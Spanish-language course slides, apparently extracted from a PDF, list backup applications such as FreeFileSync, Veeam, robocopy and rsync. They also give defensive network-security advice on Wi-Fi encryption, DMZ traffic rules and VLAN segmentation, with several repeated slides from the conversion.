
## Aplicaciones para realizar copias de seguridad

- En **Windows**:
  - **FreeFileSync** (sincronización de ficheros y copias delta)
  - **Veeam Backup Endpoint** (sincronización de ficheros y copia del sistema). Ahora **Veeam Agent**
  - **Veeam Backup and Replication** (para ESX, Hyper-V)
  - Instantáneas de Windows
  - Historial de versiones de los ficheros
  - Comando **robocopy**: `robocopy <origen> <destino> <archivos> <opciones>` ([más información](#))
- En **Linux**:
  - Existen instaladores de las siguientes aplicaciones (el de **VeeamBackup** es por consola)
  - Podemos usar el comando **rsync**: `rsync <opciones> <origen> <destino>` ([más información](#))

# 6. Copias de seguridad

## Aplicaciones para realizar copias de seguridad


- **FreeFileSync** (gratuita, para Windows) <https://freefilesync.org/>



# 6. Copias de seguridad

## Aplicaciones para realizar copias de seguridad


- **Veeam Agent – antiguo Veeam Endpoint Backup** (gratuita, para Windows y Linux)



# 6. Copias de seguridad

## Aplicaciones para realizar copias de seguridad

- **Veeam Agent – antiguo Veeam Endpoint Backup** (gratuita, para Windows y Linux)




Créditos de la imagen: [Veeam \(2020\)](#)

# 6. Copias de seguridad

## Aplicaciones para realizar copias de seguridad

- **Veeam Backup and Replication** (versiones Community y Enterprise)
- <https://www.veeam.com/es/vm-backup-recovery-replication-software.html>



# 7. Seguridad en sistemas en red

## Incrementar la seguridad en la red (redes cableadas e inalámbricas)

- Cerrar con llave todos los armarios de comunicaciones
- Restringir el acceso a las salas de servidores y al equipamiento de red
- Asegurar que todas las bocas de red que no se usen estén deshabilitadas en el Switch
- Cambiar el SSID por defecto de las redes WLAN
- Cambiar los usuarios y las contraseñas de acceso a los dispositivo de red
- Utilizar un cortafuegos como pasarela para el acceso a Internet
- Deshabilitar los servidores DHCP de los routers o puntos de acceso
- Crear un servidor DHCP protegido en el cortafuegos de la red
- Crear listas de acceso basadas en MAC para los dispositivos que podrán usar la red

# 7. Seguridad en sistemas en red

## Incrementar la seguridad en la red (redes cableadas e inalámbricas)

- Crear un portal de invitados con una red separada (usando VLANs)
- Utilizar un cifrado wifi WPA (Wi-Fi Protected Access:
  - Usar el algoritmo WPA2 o WPA-Enterprise (mediante un servidor RADIUS)
  - Se recomienda usar el algoritmo de encriptación AES, o TKIP/AES en su defecto
- Inspeccionar los canales Wi-Fi y detectar si existen dispositivos o redes Wi-Fi sospechosas
- Activar la inspección de paquetes:
  - Permite rechazar paquetes que no están relacionados con ninguna petición de salida
- Configurar los puertos y configurar el reenvío de los puertos que sean necesarios
- Como siempre, actualizar todos los sistemas (red, cortafuegos, equipos y antivirus)


# 7. Seguridad en sistemas en red

## Concepto de DMZ: Zona desmilitarizada

- Este concepto se utiliza en grandes redes de computadores
- Permite proteger la red interna de la compañía, controlando el acceso externo:
  - El tráfico externo a la DMZ está permitido y a la red interna está prohibido
  - El tráfico desde la red interna a la DMZ y al exterior está permitido.
  - El tráfico de la DMZ a la red interna está prohibido y al exterior está denegado.

# 7. Seguridad en sistemas en red

## Concepto de DMZ: Zona desmilitarizada




# 7. Seguridad en sistemas en red

## Concepto de VLAN: LAN Virtual

- Permite crear redes lógicas independientes dentro de una misma red física
- Cada red se identifica con una etiqueta (0-4096)
- Permite reducir los dominios de difusión (segmentación de la red)
- Facilita la seguridad de la red (segmentación de la red)
- Las diferentes VLAN pueden estar aisladas entre sí
- Se basa en el estándar [IEEE 802.1Q](#)
- Necesitamos que los Switches sean gestionables y admitan este protocolo

# 7. Seguridad en sistemas en red


## Concepto de DMZ: Zona desmilitarizada



- Cada VLAN tiene un id único (tag)
- Las VLAN pueden aislarse entre sí
- Podemos enrutar el tráfico entre VLAN:
  - Se necesita un enlace trunk
- Los Switches deben ser gestionables
- Las VLAN se definen en los Switches
- Cada puerto de red se asocia a una VLAN

# 7. Seguridad en sistemas en red


## Concepto de DMZ: Zona desmilitarizada



- Enrutamiento entre la VLAN 1 y VLAN 2
  - Un PC de la VLAN 1 envía un mensaje a la VLAN 2

# 7. Seguridad en sistemas en red


## Concepto de DMZ: Zona desmilitarizada



- Enrutamiento entre la VLAN 1 y VLAN 2
  - Un PC de la VLAN 1 envía un mensaje a la VLAN 2

# 7. Seguridad en sistemas en red


## Concepto de DMZ: Zona desmilitarizada



- Enrutamiento entre la VLAN 1 y VLAN 2
  - Un PC de la VLAN 1 envía un mensaje a la VLAN 2

# 7. Seguridad en sistemas en red


## Concepto de DMZ: Zona desmilitarizada



- Enrutamiento entre la VLAN 1 y VLAN 2
  - Un PC de la VLAN 1 envía un mensaje a la VLAN 2

# 7. Seguridad en sistemas en red

## Concepto de DMZ: Zona desmilitarizada



- Enrutamiento entre la VLAN 1 y VLAN 2
  - Un PC de la VLAN 1 envía un mensaje a la VLAN 2

